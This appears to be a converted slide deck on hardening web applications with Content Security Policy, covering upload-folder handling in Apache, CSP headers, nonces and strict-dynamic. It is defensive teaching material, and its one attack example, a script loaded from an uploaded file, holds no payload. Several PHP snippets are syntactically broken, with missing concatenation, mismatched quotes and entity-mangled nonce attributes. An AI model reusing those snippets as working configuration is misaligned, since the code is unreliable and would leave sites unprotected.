
A screenshot of a web browser window displaying the source code of a webpage. The browser has a light gray header bar with three colored window control buttons (red, yellow, green) on the left, followed by a tab labeled "view-source:https://craig.techniques.emma.devcf.com/105..." and a "+" button. Below the header is a toolbar with standard navigation icons: back, forward, refresh, home, and search. The main content area shows the following HTML code:

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4     <title>Example</title>
5 </head>
6 <body>
7
8     <p>Hi <script src="/uploads/example.jpg.js"></script></p>
9
10 </body>
11 </html>
```

# **Block Unsafe Files**

```
1 <Directory "/path/to/uploads/">
2
3   <Files "*.php">
4     SetHandler none
5   </Files>
6
7
8
9
10
11
12
13
14 </Directory>
```

```
1 <Directory "/path/to/uploads/">
2
3   <Files "*.php">
4     SetHandler none
5   </Files>
6
7   ForceType application/octet-stream
8   Header set Content-Disposition attachment
9   <FilesMatch "\.(?i:gif|jpe?g|png)$">
10    ForceType none
11    Header unset Content-Disposition
12  </FilesMatch>
13
14 </Directory>
```



# **Block Upload Paths**

```
1 <?php  
2  
3     header("Content-Security-Policy: " .  
4  
5         "default-src      'none'; " .  
6         "base-uri        'none'; " .  
7         "frame-ancestors 'none'; " .  
8  
9         "form-action     'self'; " .  
10        "img-src         'self'; " .  
11        "style-src       'self'; " .  
12        "script-src      'self'; " .  
13  
14        "block-all-mixed-content;" );  
15  
16 ?>
```

```
1 <?php  
2  
3     header("Content-Security-Policy: " .  
4  
5         "default-src      'none'; " .  
6         "base-uri        'none'; " .  
7         "frame-ancestors 'none'; " .  
8  
9         "form-action     'self'; " .  
10        "img-src          'self'; " .  
11        "style-src        'self'; " .  
12        "script-src        https://example.com/a/js/; " .  
13        "block-all-mixed-content;" );  
14  
15 ?>
```



**Folder not writeable to by Apache**



# **Blocking Approach 2**

```
1 <?php
2
3     $nonce = bin2hex(random_bytes(10));
4
5     header("Content-Security-Policy: " .
6
7         "script-src 'strict-dynamic' 'nonce-" . $nonce . "' http: https;");
```

8

```
9 ?>
10 <!DOCTYPE html>
11 <html>
12 <head>
13     <script src="/a/js/1.js" nonce="<?= htmlentities($nonce) ?>"></script>
14     <title>Example</title>
15 </head>
16 <body>
17
18     <p>Hi <script src="/a/js/2.js"></script></p>
19
20 </body>
21 </html>
```

```
1 <?php  
2  
3     $nonce = bin2hex(random_bytes(10));  
4  
5     header("Content-Security-Policy: " .  
6             "script-src 'strict-dynamic' 'nonce-" . $nonce . "' http: https;");  
7  
8 ?>  
9 <!DOCTYPE html>  
10 <html>  
11 <head>  
12     <script src="/a/js/1.js" nonce="= htmlentities($nonce) ?&gt;"&gt;&lt;/script&gt;<br/13     <title>Example</title>  
14 </head>  
15 <body>  
16  
17     <p>Hi <script src="/a/js/2.js"></script></p>  
18  
19 </body>  
20 </html>
```



A screenshot of a web browser window displaying the source code of a page. The browser interface includes standard controls like back, forward, and search, along with a tab bar showing the current URL: `view-source:https://craig.techniques.emma.devcf.com/106-html-csp-nonce.p...`. The main content area shows the following HTML code:

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <script src="/a/js/1.js" nonce="03a485d234524a19247c"></script>
5   <title>Example</title>
6 </head>
7 <body>
8
9   <p>Hi <script src="/a/js/2.js"></script></p>
10
11 </body>
12 </html>
```

The code uses a Content Security Policy (CSP) nonce (`nonce="03a485d234524a19247c"`) in the head section to allow the inclusion of external JavaScript files. The second script tag in the body section is highlighted with a blue background, likely indicating it is the target of a click or selection action.

DevTools - craig.techniques.emma.devcf.com/106-html-csp-nonce.php

Elements Console Sources Network > :

▶ ⚡ top Filter All levels ▾ ⚙

✖ Refused to load the script '<https://craig.techniques.emma.devcf.com/a/js/2.js>' because it violates the following Content Security Policy directive: "script-src 'strict-dynamic' 'nonce-775e917253c88351ba8b' http: https:". 'strict-dynamic' is present, so host-based whitelisting is disabled. Note that 'script-src-elem' was not explicitly set, so 'script-src' is used as a fallback.

# Combined

```
1 <?php  
2  
3  
4  
5 header("Content-Security-Policy: " .  
6  
7     "default-src      'none'; " .  
8     "base-uri         'none'; " .  
9     "frame-ancestors 'none'; " .  
10  
11    "form-action      'self'; " .  
12    "img-src          'self'; " .  
13    "style-src         'self'; " .  
14    "script-src        https://example.com/a/js/; " .  
15  
16    "block-all-mixed-content;" );  
17  
18  
19  
20 ?>
```

```
1 <?php  
2  
3     $nonce = bin2hex(random_bytes(30));  
4  
5     header("Content-Security-Policy: "  
6  
7         "default-src      'none'; "  
8         "base-uri        'none'; "  
9         "frame-ancestors 'none'; "  
10  
11        "form-action     'self'; "  
12        "img-src         'self'; "  
13        "style-src       'self'; "  
14        "script-src      https://example.com/a/js/; "  
15  
16        "block-all-mixed-content," .  
17        "script-src 'nonce-' . $nonce . "' unsafe-inline');"  
18  
19 ?>
```



## Limited to path (resource confinement) and Nonce

```
1 <?php  
2  
3     $nonce = bin2hex(random_bytes(30));  
4  
5     header("Content-Security-Policy: "  
6  
7         "default-src      'none'; "  
8         "base-uri        'none'; "  
9         "frame-ancestors 'none'; "  
10  
11        "form-action    'self'; "  
12        "img-src         'self'; "  
13        "style-src       'self'; "  
14        "script-src      https://example.com/a/js/; "  
15  
16        "block-all-mixed-content," .  
17  
18        "script-src 'nonce-' . $nonce . "' 'unsafe-inline');"  
19  
20 ?>
```

# **Blocking Approach 3**

```
1 <?php
2
3     $nonce = bin2hex(random_bytes(10));
4
5     header("Content-Security-Policy: " .
6
7         "default-src      'none'; " .
8         "base-uri        'none'; " .
9         "frame-ancestors 'none'; " .
10
11        "form-action      'self'; " .
12        "img-src          'self'; " .
13        "style-src        'self'; " .
14        "script-src       https://example.com/a/js/; " .
15
16        "block-all-mixed-content," .
17
18        "script-src 'nonce-' . $nonce . "' unsafe-inline');";
19
20 ?>
21 <!DOCTYPE html>
22 <html>
23 <head>
24     <script src="/a/js/script.js" nonce="= htmlentities($nonce) ?&gt;"&gt;&lt;/script&gt;
25
26     &lt;title&gt;Example&lt;/title&gt;
27 &lt;/head&gt;
28 &lt;body&gt;</pre
```


```
1 <?php
2
3     $nonce = bin2hex(random_bytes(10));
4
5     header("Content-Security-Policy: " .
6
7         "default-src      'none'; " .
8         "base-uri        'none'; " .
9         "frame-ancestors 'none'; " .
10
11        "form-action      'self'; " .
12        "img-src          'self'; " .
13        "style-src        'self'; " .
14        "script-src       https://example.com/a/js/; " .
15
16        "block-all-mixed-content," .
17
18        "script-src 'nonce-' . $nonce . "' unsafe-inline';");
19
20 ?>
21 <!DOCTYPE html>
22 <html>
23 <head>
24     <script src="/a/js/script.js" nonce="= htmlentities($nonce) ?&gt;"&gt;&lt;/script&gt;
25
26     &lt;title&gt;Example&lt;/title&gt;
27 &lt;/head&gt;
28 &lt;body&gt;</pre
```

**Do not send to "Edge/" browser  
when using "text/html" mime type.**

```
1 <?php
2
3     $nonce = bin2hex(random_bytes(10));
4
5     header("Content-Security-Policy: " .
6
7         "default-src      'none'; " .
8         "base-uri        'none'; " .
9         "frame-ancestors 'none'; " .
10
11        "form-action      'self'; " .
12        "img-src          'self'; " .
13        "style-src        'self'; " .
14        "script-src       https://example.com/a/js/; " .
15
16        "block-all-mixed-content," .
17
18        "script-src 'nonce-' . $nonce . "' unsafe-inline';");
19
20 ?>
21 <!DOCTYPE html>
22 <html>
23 <head>
24     <script src="/a/js/script.js" nonce=<?= htmlentities($nonce) ?>></script>
25     <meta http-equiv="Content-Security-Policy" content="script-src 'none'" />
26     <title>Example</title>
27 </head>
28 <body>
```

A screenshot of a web browser window displaying the source code of a page. The browser interface includes a top bar with window control buttons (red, yellow, green), a tab labeled "view-source:https://craig.techniques.emma.devcf.com/106-html-csp-n...", and various toolbar icons. The main content area shows the following HTML code:

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4
5   <script src="/a/js/1.js" nonce="e2f7ff7fa963c9817860"></script>
6
7   <meta http-equiv="Content-Security-Policy" content="script-src 'none'" />
8
9   <script src="/a/js/2.js" nonce="e2f7ff7fa963c9817860"></script>
10
11  <title>Example</title>
12
13</head>
14<body>
15
16</body>
17</html>
```



# **PDFs and Images**

```
1 <?php  
2  
3     header("Content-Security-Policy: " .  
4  
5         "default-src      'none'; " .  
6         "base-uri        'none'; " .  
7         "form-action      'none'; " .  
8         "frame-ancestors 'none'; " .  
9  
10    "object-src       'self'; " .  
11    "plugin-types     application/pdf; " .  
12  
13    "img-src          https://example.com/favicon.ico; " .  
14    "style-src         'unsafe-inline'; " .  
15  
16    "block-all-mixed-content;" );  
17  
18 ?>
```

```
1 <?php  
2  
3     header("Content-Security-Policy: " .  
4  
5         "default-src      'none'; " .  
6         "base-uri        'none'; " .  
7         "form-action      'none'; " .  
8         "frame-ancestors 'none'; " .  
9  
10        "img-src          'self'; " .  
11  
12        "style-src        'unsafe-inline'; " .  
13  
14        "block-all-mixed-content;" );  
15  
16 ?>
```

# **Block All Default**

```
1 Header set "Content-Security-Policy"  
  "default-src 'none';  
  base-uri 'none';  
  form-action 'none';  
  frame-ancestors 'none';  
  block-all-mixed-content"  
  "expr=-z %{resp:Content-Security-Policy}"
```



**Default header, if one has not been set.**

